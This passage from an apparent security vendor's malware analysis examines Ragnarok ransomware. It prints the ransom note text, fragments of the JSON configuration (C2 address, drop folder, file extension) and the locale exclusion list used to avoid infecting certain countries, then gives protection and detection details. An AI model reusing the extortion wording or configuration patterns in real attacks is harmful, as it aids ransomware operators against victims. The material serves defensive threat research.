
The ransomware drops a text file ransom note (the content of which also is defined in the JSON configuration data) that contains several email addresses.



How_To_Decrypt_My_Files.txt - Notepad
File Edit Format View Help

```
#what happend?

Unfortunately your files are encrypted, To decrypt your files follow the instructions

1. you need a decrypt tool so that you can decrypt all of your files
2. contact with us for our btc address if you want decrypt your files or you can do nothing just wait your files gona be deleted
3. you can provide a file which size less than 3M for us to prove that we can decrypt your files after you paid
4. it is wise to pay in the first time it wont cause you more losses

you can send your DEVICE ID to mail address below

 ragnarok_master@[redacted]

 ragnarok@[redacted]

 yawkyawkyawk@[redacted]

DEVICE ID:
[redacted]
```

The ransom note does not include a bitcoin wallet or make a specific financial demand, requesting that the owner of the infected device contact the attackers to negotiate a ransom. The JSON does, however, include a C2 address (pointing back to the same IP where **9sg** was hosted), as well as a folder location on the target system that includes a folder (familiarly) named *veryhotfix*.




```
"dst_ip": "198.44.227.126",
"dst_port": 81,
"rg_path": "C:\\Users\\public\\veryhotfix",
"readme_name": "How_To_Decrypt_My_Files.txt",
"ext": ".ragnarok",
"readme_content": "#what happend?
                  1. you need a decrypt tool so that you can decrypt all of your files
                  2. contact with us for our btc address if you want decrypt your files or you can do nothing just wait your files gona be deleted
                  3. you can provide a file which size less than 3M for us to prove that we can decrypt your files after you paid
                  4. it is wise to pay in the first time it wont cause you more losses
                  you can send your DEVICE ID to mail address below
                  ragnarok_master@[redacted]
                  ragnarok@[redacted]
                  yawkyawkyawk@[redacted]"
"DEVICE ID": "",
```

It’s common for criminals to avoid running malware in countries where they reside, presumably to avoid attention from local law enforcement. One way they do that is to use the language or localization settings on the target computer to make the decision.

The Ragnarok JSON contains its localization-based exclusion policy, which includes Russia and the CIS countries, but also Israel, Spain, and language settings representing four regional dialects used in China (Simplified Chinese, Uyghur, Yi, and Tibetan).

The following table lists the specific Installed Language ID (LCID) values and their corresponding localization codes and language/country pairs that make up the exclusion list.

| LCID – HEX | LCID – DEC | Country code | Language Name |
|---|---|---|---|
| 0x040A | 1034 | es-ES_tradnl | Spanish – Spain |
| 0x040D | 1037 | he-IL | Hebrew – Israel |
| 0x0419 | 1049 | ru-RU | Russian – Russia |
| 0x0422 | 1058 | uk-UA | Ukrainian – Ukraine |
| 0x0423 | 1059 | be-BY | Belarusian – Belarus |
| 0x0428 | 1064 | tg-Cyrl-TJ | Tajik (Cyrillic) – Tajikistan |
| 0x042B | 1067 | hy-AM | Armenian – Armenia |
| 0x042C | 1068 | az-Latn-AZ | Azeri (Latin) – Azerbaijan |
| 0x043F | 1087 | kk-KZ | Kazakh – Kazakhstan |
| 0x0440 | 1088 | ky-KG | Kyrgyz – Kyrgyzstan |
| 0x0442 | 1090 | tk-TM | Turkmen – Turkmenistan |
| 0x0443 | 1091 | uz-Latn-UZ | Uzbek (Latin) – Uzbekistan |
| 0x0451 | 1105 | bo-CN | Tibetan – China |
| 0x0478 | 1144 | ii-CN | Yi – China |
| 0x0480 | 1152 | ug-CN | Uyghur – China |
| 0x0804 | 2052 | zh-CN | Chinese (Simplified) – China |
| 0x0819 | 2073 | ru-MO | Russian – Moldova |
| 0x082C | 2092 | az-Cyrl-AZ | Azeri (Cyrillic) – Azerbaijan |



```
"except_language": [
 "0419",  // Russian - Russia --HEX
 "1049",  // Russian - Russia -- DEC
 "2052",  // Chinese (Simplified) - China
 "0480",  // Uyghur - China
 "1152",  // Uyghur - China
 "0478",  // Yi - China
 "1144",  // Yi - China
 "0451",  // Tibetan - China
 "1105",  // Tibetan - China
 "040a",  // Spanish - Spain
 "1034",  // Spanish - Spain
 "042b",  // Armenian - Armenia
 "1067",  // Armenian - Armenia
 "042c",  // Azeri (Latin) - Azerbaijan
 "1068",  // Azeri (Latin) - Azerbaijan
 "082c",  // Azeri (Cyrillic) - Azerbaijan
 "2092",  // Azeri (Cyrillic) - Azerbaijan
 "0423",  // Belarusian - Belarus
 "1059",  // Belarusian - Belarus
 "0819",  // Russian - Moldava
 "2073",  // Russian - Moldava
 "043f",  // Kazakh - Kazakhstan
 "1087",  // Kazakh - Kazakhstan
 "0440",  // Kyrgyz - Kyrgyzstan
 "0428",  // Tajik (Cyrillic) - Tajikistan
 "1064",  // Tajik (Cyrillic) - Tajikistan
 "0443",  // Uzbek (Latin) - Uzbekistan
 "1091",  // Uzbek (Latin) - Uzbekistan
 "0442",  // Turkmen - Turkmenistan
 "1090",  // Turkmen - Turkmenistan
 "0422",  // Ukrainian - Ukraine
 "1058",  // Ukrainian - Ukraine
 "040d",  // Hebrew - Israel
 "1037",  // Hebrew - Israel
 "0804"   // Chinese (Simplified) - China
```

LCID values taken from the Ragnarok JSON configuration file

## Protection available

Sophos XG firewall administrators with questions should refer to the guidance from the Knowledge Base entry on this topic.

The EternalBlue exploit, as implemented by the attackers in this attack, cannot infect computers running Windows 8.1 or Windows 10. The attack only succeeds against computers running older, unpatched versions of Windows 7. As a matter of course, Sophos urges everyone to patch any vulnerable machines on their network.

Additionally, if any infected device attempts to spread the ransomware to a vulnerable (e.g., unpatched) Windows 7 computer that is running a current version of Sophos Antivirus with Intercept X, it will display a notification on the lower right corner of the desktop with the following message: “Ransomware blocked in C:\Users\Public\hotfix.exe”

Intercept X has two components which will prevent infection:

- APCViolation – prevents process injection from kernel and userland via an asynchronous procedure call (APC) or the global atom table
- CryptoGuard – behavior-driven ransomware protection based on zero trust security principles

Users who have Sophos Antivirus with Intercept X were and are protected from Ragnarok and the Linux-based files used in the attack by the following definitions updates.

- Linux/Agnt-G (ELF binaries and bash scripts)
- Troj/DownLd-BU or Troj/DownLd-BT (Windows DLL downloader components)
- Troj/Ransom-FXR or Troj/Ransom-FXQ or HPmal/Ragrok-A (Ragnarok ransomware)

## Conclusion

Ragnarok is a less common threat than other ransomware, and it appears that this threat actor’s *modus operandi* – and the tooling they employ to deliver this ransomware—is quite different from those of many other threat actors. It was a rare and notable event to observe a Linux ELF application being used to try to spread malware across platforms to Windows computers.

This incident highlights the necessity of keeping machines inside the firewall perimeter up to date, and serves as a reminder that any IOT device could be abused as a foothold to reach Windows machines. It’s also important for the industry and law enforcement to keep an eye on this group, because of the potentially outsized impact of an attack against always-on networked devices.